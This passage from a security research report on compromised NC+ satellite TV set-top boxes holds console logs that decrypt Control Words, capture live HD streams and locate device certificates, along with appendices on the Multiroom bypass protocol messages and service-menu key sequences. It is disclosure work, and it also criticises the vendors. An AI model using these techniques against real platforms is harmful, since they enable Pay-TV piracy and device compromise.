  0000:  25 0d 60 f0 01 00 00 f0 85 69 73 86 ff 96 86 25   %........is....%
  0010:  0d 60 f0 00 00 00 05 95 ba 4b 31 e0 ce a2 31 02   .........K1...1.
  0020:  40 00                                             @.
- CUR CW crypted:   f0856973 86ff9686
- CUR CW plaintext: ae800a38 2fdc8893
- NXT CW crypted:   0595ba4b 31e0cea2
- NXT CW plaintext: 1cca04ea 6af943a6
```

Getting plaintext Control Word values through a sequence of TKD Crypto core commands

```
box> tkdinput "20 f1 fe 38 8c 4d f7 12 e4 69 3a e6 12 78 f3 f1" -s
box> tkdcmd 0x01ff0001
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
box> tkdinput "f0856973 86ff9686 0595ba4b 31e0cea2" -w
box> tkdcmd 0x15ff0101
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
box> tkdregs
- INPUT
  0000:  73 69 85 f0 86 96 ff 86 4b ba 95 05 a2 ce e0 31   si......K......1
- KEYS
  0000:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0010:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0020:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0030:  bf 5f d2 81 40 d5 1a 59 a4 b6 86 56 0d 74 c6 d2   ._..@..Y...V.t..
  0040:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0050:  ea 04 ca 1c a6 43 f9 6a 38 0a 80 ae 93 88 dc 2f   .....C.j8....../
  0060:  3e b6 13 ea 76 d5 38 f4 6b 9e 5e d3 3d ce 79 5b   >...v.8.k.^.=.y[
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7   ...........s../.
```

Showing process list information

```
box> ps
UID      PID      CMD
root     1        init
root     2        [kthreadd]
root     3        [ksoftirqd/0]
root     4        [events/0]
root     5        [khelper]
root     36       [kblockd/0]
root     75       [pdflush]
root     77       [kswapd0]
root     78       [aio/0]
```

```
root       82          [mtdblockd]
root       113         [hdmi_isr_task]
root       114         [hdmi_ctrl_task]
root       124         [STFDMA_Clbk_0]
root       125         [STFDMA_Clbk_1]
root       136         [nand_nonblock]
root       174         [stpti4_IntTask]
root       175         [stpti4_EvtTask]
root       183         [AdbMmeThreadCre]
root       184         [EMBXSHM-NewPort]
root       185         [EMBXSHM-PortClo]
root       186         [EMBXSHM-NewPort]
root       187         [EMBXSHM-PortClo]
root       188         [ST231_RELOAD]
root       191         [ksuspend_usbd]
root       197         [khubd]
root       226         [EVTCOLL0]
root       227         [EVTCOLL1]
root       228         [EVTCOLL2]
root       229         [PESCOLL0]
root       230         [PESCOLL1]
root       231         [PESCOLL2]
root       232         [SECCOLL0]
root       233         [SECCOLL1]
root       234         [SECCOLL2]
root       239         [video_mp2_decod]
root       246         [HostRec40800001]
root       247         [PreprocTask[0]]
root       248         [h264_decoder]
root       252         [ActivityTask]
root       263         [audmix0]
root       264         [audmix1]
root       265         [audmix2]
root       266         [AudDspRecovery]
root       267         [AudFdmaBh]
root       268         [audplayer1]
root       269         [audplayer0]
root       270         [audplayer2]
root       271         [audiodecoder_0]
root       272         [audio_dec_sb_0]
root       273         [audio_pproc_0]
root       288         [ttxt]
root       291         [sc0_irq_task]
root       340         [jffs2_gcd_mtd2]
root       364         /bin/sh /root/sslverify.sh
root       406         /bin/sh /root/dhcpc.sh
root       409         /bin/sh /root/rmstgd.sh
root       410         /sbin/udhcpc -i eth0 -f -s /etc/udhcpc.script -p /tmp/udhcpc.pid
-z /tmp/udhcpc.opt
root       422         /bin/sh /root/keventd.sh
root       424         /bin/sh /root/netd.sh
root       425         /sbin/rmstg_daemon
root       431         /sbin/keventd
root       435         /sbin/netd_server
root       465         /bin/sh --login -c home/stb/run.sh
root       466         ash home/stb/run.sh
stb        469         /home/stb/main.elf --no_mem_init --mem 80
root       676         [pdflush]
root       758         [HostRec40800008]
```

```
root        761        [HostRec40800009]
root        762        [HostRec4080000a]
root        763        [HostRec4080000b]
root        854        [leds_WorkTask]
```

Listing the contents of the root filesystem
```
box> ls /
[/]
drwxr-xr-x        root    root    appres
drwxr-xr-x        root    root    bin
drwxrwxrwx        root    root    dev
drwxr-xr-x        root    root    etc
drwxr-xr-x        root    root    home
lrwxrwxrwx        root    root    init -> sbin/init
drwxr-xr-x        root    root    lib
drwxrwx---        root    root    mnt
drwxrwx---        root    stb     opt
dr-xr-xr-x        root    root    proc
drwxr-xr-x        root    root    root
drwxr-xr-x        root    root    sbin
drwxr-x---        root    root    sys
drwxrwxr--        root    stb     tmp
drwxr-xr-x        root    root    usr
drwxr-xr-x        root    root    var
box> ls /mnt
[/mnt]
drwxrwxrwx        root    root    cert
drwxrwxrwx        root    root    flash
drwxrwx---        root    root    ramdisk
drwxrwxr--        root    root    usb
box> ls /mnt/cert
[/mnt/cert]
drwxrwxrwx        root    root    xlets_ldr
```

Listing the contents of a directory containing set-top-box certificate[83]
```
box> ls /mnt/cert/xlets_ldr
[/mnt/cert/xlets_ldr]
-r--------        stb    stb    stb-cert.pwd                        8
-r--------        stb    stb    stb-cert.p12                        3853
```

Listing the contents of a directory containing DSMCC Object Carousel mounts
```
box> jls /oc/
[/oc]
storage                                             <DIR>
rom6                                                <DIR>
rom25                                               <DIR>
1                                                   <DIR>
2                                                   <DIR>
cached                                              <DIR>
```

Listing the contents of a directory containing the Watermarking application
```
box> jls /oc/rom25
[/oc/rom25]
ait                                                 1970
app.jar                                             180535
appstorage.zip                                      1268
```

---

[83] *used to authenticate a device with various NC+ online services (i.e. NC+ GO).*

```
dvb.certificates.1                                    3303
dvb.hashfile                                          90
dvb.signaturefile.1                                   257
dvb.storage.0000002d.5600                             299
```

Downloading the files from a set-to-box to a PC
```
box> jget /oc/rom25/app.jar
getting /oc/rom25/app.jar                  (   180535) [###############]
box>
```

Capturing live MPEG-4 stream of arbitrary HD programming
```
box> mpegdump -r -d 0 -c 82 -t 60 -f natgeo_hd
```

Mounting DSMCC carousel of PVOD schedule / content files
```
box> dsmccmount dvb://13e.514.3b38
/oc/4
box> jls /oc/4
[/oc/4]
config.xml                                            423
resource.xml                                          5694
schedule1.xml                                         9483
vod.xml                                               157227
```

SUMMARY

Seven years following our research targeting a real life SAT TV platform[84], numerous security weak points could be discovered in NC+ SAT TV ecosystem, which indicate the platform is vulnerable to Pay TV piracy (CW sharing in particular) and its subscribers could become the victim of fraudulent charges.

The above seems to be primarily the result of NC+ and set-top-box vendor's negligence to fix known security issues and make the platform more resistant to attacks.

---

[84] Platform N, the predecessor of NC+.

Following our announcement of vulnerabilities in a SAT TV ecosystem, ITI Neovision released a press statement indicating that "all conclusions and observations contained in [Security Explorations'] reports will be used in a process of creating new services for our subscribers". Unfortunately, the results of our new research from 2017/2018 indicate this was not the case.

NC+ did not bother to change the SSU key for ITI-2849ST and ITI-2850ST devices although it was clear that they were a subject of a complete compromise. Knowledge about SSU keys along the fact that MPEG streams containing SSU images for NC+ devices were not broadcasted in an encrypted form (there is no need to decrypt MPEG sections with the use of Control Words) made it possible to investigate SW of these devices again.

Successful compromise of all three Box+ device models turned out to be possible through a vulnerability in a Multiroom service. This was the service NC+ officially admits it was obliged to completely secure in order to fulfill the requirements of content providers. This was also the service the operator was aware that it was not a subject to our investigation at the time of SE-2011-01 research[85].

As part of the Multiroom compromise, the RSA key shared (embedded) in a SW of another, unrelated SAT TV platform (Canal Digital) was used.

Elevating privileges in a target set-top-box system was possible through a simple vulnerability in ST Linux device driver's implementation. This vulnerability would be for sure caught if the code of a target STB platform was a subject of any serious security review.

The SlimCORE firmware in use by target devices hasn't been changed a bit since 2012. This made exploitation of both old and new ST chipset vulnerabilities straightforward.

Any mitigations implemented at STB level were rather weak and were more of an obstacle than a security countermeasure. Although descriptors depicting SSU locations were moved from NIT to other SI MPEG tables, they could be still found. Regardless of the fact that a demux corresponding to the capture stream was not configured properly, it could be setup to dump live MPEG streams with the use of an old Proof of Concept code. Similarly, the encrypted value of a CWPK key was just moved from one encrypted location to another (EEDRV partition).

There hasn't been any anti-reverse engineering countermeasures implemented for the environment of target set-to-boxes. As a result, it was possible to conduct their analysis as in 2012. Our old reverse engineering tools (*DROMFS* and *CVMExtract*) could be also used during this process.

The invoice leak reported to the operator in 2012 was vastly ignored. Regardless of the fact that sensitive information about NC+ subscribers (such as an account and smart card numbers) were known to be leaked through invoice data since 2012, access control to NC+ Internet VOD service offering premium content was implemented to rely on smart card numbers.

The certificates in use by NC+ devices manifested overbold confidence that the platform is strong / is not going to be a subject of a security compromise (STB certificates valid for 30 years). The way they could be used to authorize client devices was not consistent with actual access to IVOD services

---

[85] our response to ITI Neovision inquiry from January 17, 2012 indicated that HBO Go, TVN Player, YouTube, Allegro and Multiroom services were not a subject of any investigation.

(untrusted devices allowed access to NC+ GO STB services). Additionally, NC+ GO STB services manifested too much trust with respect to STB devices. The notion of a silent login (no password) without any prior registration relying on a smart card number along client side access checks for IVOD are both flag examples of that.

In general, security of the whole ecosystem seems to be built around too much trust. It should be built around a concept of little or no trust, threats and countermeasures targeting them.

Proper threat analysis always assumes a compromise of a given asset. In the context of a SAT TV network, it should always assume a compromise of a set-top-box device and some (or all) of its secrets. The security of the platform should take this into account. Our research from 2012 and 2017/2018 indicate this has never been the case for NC+.

NC+ decision to offer prepaid services and make arbitrary STB devices customer's property has had a considerable impact on the security of the whole platform. It's not only about losing control over key assets of a network, but also the possibility to investigate platform's security, learn its secrets and facilitating a discovery of a breach by potentially malicious parties.

NC+ states that it cares about security of content. In our opinion this is not necessarily the case. If it really followed the requirements of agreements signed with content providers, the platform would have gotten rid of all set-to-boxes vulnerable to ST flaws through an obligatory STB replacement process long time ago. It would have never allowed premium content into them neither. Finally, it would care to listen to / respond to the message from a security outfit willing to help secure its platform[86].

These days SAT TV ecosystem seems to be primarily focused on a fight with PayTV piracy with the use of legal and investigative means. This fight should however occur with the use of technological means in the first place.

These days it is more likely to receive a request from a SAT TV vendor[87] to reveal identities of the parties interested in independent outfit's SAT TV security research than to use its technical skills for security improvement of its own products. It is also common to receive a statement from a major vendor in a SAT TV CAS / security field indicating that its "goal is to remove the marketplace from our materials".

The ecosystem is clearly not willing to cooperate with 3rd parties such as ours when it comes to vulnerability reporting and/or disclosure. Neither set-top-box (ADB), not chipset manufacturers (ST) bothered to provide us with any details pertaining to the impact and fixing of the vulnerabilities found even though nearly 7 years had passed since the disclosure.

The overall security level encountered when it comes to NC+ was rather mediocre and indicated poor level of competency in the security field of some of the vendors involved (solution providers).

---

[86] we reached out to ITI and NC+ in Jun 2017, in our message addressed to ITI executive, NC+ media and security team contact we indicated that we could conduct a comprehensive security analysis of the CAS, STB devices, smartcards, content distribution network / system. We never got any response.
[87] Irdeto (http://www.irdeto.com).

NC+ claims regarding its technological leadership are not reflected in practice. The nature of the issues found indicate that SAT TV platform is based on solutions of various vendors that do not necessarily fit together. What's however more important is that there is an obvious lack of a more thorough / complete perspective (internal security team ?[88]) on a security of the platform built on such a basis. If there was one, security of IVOD services would not be allowed to rely on smart card numbers and access checks would not be implemented on a client side.

STMicroelectronics released vulnerable hardware to the market and it likely caused some havoc for many players in a SAT TV industry. What's worse is that ST hardware, which was thought to be immune to the attacks from 2012 turned out to contain a new flaw. Its nature (chip design issue) could result in a more widespread impact (beyond STi7111 microprocessor series). All in all, this might potentially mean ST has been releasing vulnerable chipsets to unaware customers for another 6 years following the disclosure[89] of the initial issues as the new flaw was verified to affect both old (pre 2012) and past disclosure chipsets (included in STB devices from 2Q 2013 such as ITI-2851S).

After ST failure and its DVB chipset market exit, the majority of a SAT TV ecosystem turned into Broadcom solutions. The question whether security of Broadcom solutions represent a better value from a security point of view than those of ST is yet to be found[90].

At the end, we would like to emphasize that vulnerabilities, attacks and techniques described in this research should not be treated as complete. There were many topics we decided not to include in a final version of this already overlong paper. This include, but is not limited to some confirmed vulnerabilities, existing tools or attack ideas pertaining to MS Play Ready, VOD services (NC+ and HB GO), ST chipset and Conax CAS[91]. Regardless of the above, we hope the research in its current form still constitutes a valuable contribution and perspective (along an interesting read) pertaining to the area of a SAT TV security and its current state of the art.

REFERENCES

[1] Advanced Digital Broadcast SA
https://www.adbglobal.com/

[2] NC+
https://ncplus.pl/

[3] SE-2011-01 Security weaknesses in a digital satellite TV platform
http://www.security-explorations.com/tv_platform_general_info.html

[4] Zabezpieczenia w nboksach (aktualizacja), Oficjalne oświadczenie Zarządu ITI Neovision, właściciela platformy n
https://satkurier.pl/news/72137/czy-zlamano-zabezpieczenia-w-nboksach.html

---

[88] information received from some sources close to the Polish SAT TV ecosystem indicated that when it comes to security, Nagra could be above NC+ security team.
[89] as of Apr 2018, STi7111 was still in active production.
[90] we already have Broadcom solutions in our lab.
[91] these could be a subject of some other research.

[5] Conax CAS
https://dtv.nagra.com/

[6] STMicroelectronics
https://www.st.com/

[7] Security threats in the world of digital satellite television, HITB talk #1
http://www.security-explorations.com/materials/se-2011-01-hitb1.pdf

[8] Security vulnerabilities of Digital Video Broadcast chipsets, HITB talk #2
http://www.security-explorations.com/materials/se-2011-01-hitb2.pdf

[9] Ideas regarding vulnerabilities in ST DVB chipsets
http://www.security-explorations.com/materials/se-2011-01_ideas.pdf

[10] Reverse engineering tools for STMicroelectronics DVB chipsets
http://www.security-explorations.com/materials/SRP-2018-01.zip

[11] SE-2011-01 Vendors status
http://www.security-explorations.com/tv_platform_vendors.html

[12] The origin and impact of security vulnerabilities in ST chipsets
http://www.security-explorations.com/materials/se-2011-01-st-
impact.pdf

[13] SQUASHFS
http://squashfs.sourceforge.net/

[14] NC+ Multiroom service bypass
http://www.security-explorations.com/materials/se-2011-01-33.pdf

[15] Brak Multiroom Premium HD w nowej umowie
https://forum.ncplus.pl/forum/forum/nc/sprz%C4%99t-i-
us%C5%82ugi/multiroom/multiroom-premium-hd/42060-brak-multiroom-
premium-hd-w-nowej-umowie

[16] Multiroom Premium HD
https://ncplus.pl/oferta/multiroom/multiroom-premium-hd

[17] FAQ – uruchomienie i konfiguracja Multiroom Premium HD
https://forum.ncplus.pl/forum/forum/nc/archiwum-ac/archiwum-n/n-
sprz%C4%99t-i-n-us%C5%82ugi/20274-faq-%E2%80%93-uruchomienie-i-
konfiguracja-multiroom-premium-hd

[18] Digital Living Network Alliance (DLNA)
https://en.wikipedia.org/wiki/Digital_Living_Network_Alliance

[19] Firmware for the ADB 2850 ST / Canal Digital HD Entertain Mini dissected
http://www.duff.dk/adb2850/

[20] ST231 core and instruction set architecture, Reference manual
https://www.st.com/resource/en/reference_manual/cd17645929.pdf

[21] SE-2011-01 Issues #5-16,#25-32 (Advanced Digital Broadcast)
http://www.security-explorations.com/materials/se-2011-01-adb.pdf

[22] TV Without Borders, Integrating Video And Graphics
http://www.tvwithoutborders.com/tutorials/mhp/the-mhp-
apis/integrating-video-and-graphics/

[23] Returned-oriented programming
https://en.wikipedia.org/wiki/Return-oriented_programming

[24] SE-2011-01 Issues #17-19 (STMicroelectronics)
http://www.security-explorations.com/materials/se-2011-01-st.pdf

[25] Atende Software
https://www.atendesoftware.pl

[26] redGalaxy CDN (Content Delivery Network)
http://www.atendesoftware.pl/multimedia/technology/redcdn

[27] System Information screenshot (NC+)
https://ncplus.pl/pomoc/~/media/507450c659a7436da4bfc487490d8c9a.ash
x?h=383&la=pl-pl&w=630

[28] Microsoft PlayReady
https://www.microsoft.com/playready/

[29] Microsoft PlayReady Content Protection Technology
http://download.microsoft.com/download/8/3/C/83C936E9-0EF5-4528-
885E-
DCDD3172811A/MicrosoftPlayReadyContentProtectionWhitePaper_March2015
.pdf

[30] redGalaxy Coder
http://www.atendesoftware.pl/multimedia/technology/redcoder

[31] MAC Vendors
https://macvendors.com/

[32] MAC address
https://en.wikipedia.org/wiki/MAC_address

[33] STi7111
https://www.st.com/en/digital-set-top-box-ics/sti7111.html

[34] STi7111, archived web page from Apr 24, 2018
http://web.archive.org/web/20180424023553/http://www.st.com/en/digit
al-set-top-box-ics/sti7111.html

[35] Set Top Box Samsung UDH87
https://opensource.orange.com/en/software/home-sofware/set-top-
box/set-top-box-samsung-udh87/

 [36] Intel hit with 32 lawsuits over security flaws
`https://www.reuters.com/article/us-cyber-intel-lawsuit/intel-hit-with-32-lawsuits-over-security-flaws-idUSKCN1G01KX`

[37] OS21 User manual
`https://www.st.com/resource/en/user_manual/cd17358306.pdf`

APPENDIX A

CERBER PROTOCOL MESSAGES USED BY SRP-2018-02 PROOF OF CONCEPT CODE

Base types:

BYTE: 8-bit integer value
INT: 32-bit integer value

ARRAY {
      INT array_len
      BYTE data[array_len]
}

STRING {
      INT string_len
      BYTE data[string_len]
}

AuthorizationVerification

AuthorizationVerification request

AuthData   ClientDeviceInfo

AuthorizationVerification response

AuthData   ServerDeviceInfo
AuthStatus   AuthorizationStatus

AuthData

ARRAY   hash
ARRAY   deviceid
INT   unknown
INT   crc32
INT   status
STRING   udn

encrypted_data {
    ARRAY shared_key
    ARRAY public_key
}

AuthStatus

ARRAY   hash
ARRAY   deviceid
INT   unknown
INT   crc32
INT   status
STRING   udn

encrypted_data {
    INT = 0x00
    INT = 0x01
    INT = 0x80
    INT = 0x7f
    BYTE[0x80] = {0x01,0x01,...,0x01}
}

SecureDataExchange

SecureDataExchange request

(SecureData ClientSecureData)

SecureDataExchange response

(SecureData ServerSecureData)

SecureData

```
ARRAY        hash
ARRAY        deviceid
INT          unknown
INT          crc32
INT          status

encrypted_data {
        ARRAY dtcpip_cert
}
```

DataRequest

DataRequest request

(DataPayload DataRequestPayload)

DataRequest response

(DataPayload DataResponsePayload)

DataPayload

```
ARRAY        hash
ARRAY        deviceid
INT          unknown
INT          crc32 = 0x00000000
INT          status
INT          cmd
INT          unknown
ARRAY        data
```

Notes:

- *hash* is not used, but it needs to be 0x80 bytes in size,
- *crc32* is calculated over plaintext data to verify the status of a decryption for the *encrypted_data*.

APPENDIX B

SET-TOP-BOX PROCEDURES

Below certain configuration procedures are described that are used during both setup and exploitation process of SRP-2018-02 Issues 1-3.

1. Factory reset

Enter SETUP menu by pressing SETUP key on a TV remote. Enter a sequence of the following keys:

RED RED 7 3 7 3 8

After a few seconds, the set-top-box device should reboot and all of its configuration settings should be reset to factory defaults.

2. Entering service menu

Set-top-box device needs to be booted into the SSU download mode. This usually happens as a result of a user action agreeing to upgrade software of a device. It can be also triggered manually with the use of a `hldownload` command.

When a device is booted into the SSU download mode, the following screen is presented on a screen for a few seconds:

During that time, the following sequence of keys needs to be entered:

LEFT OK RIGHT OK OK LEFT
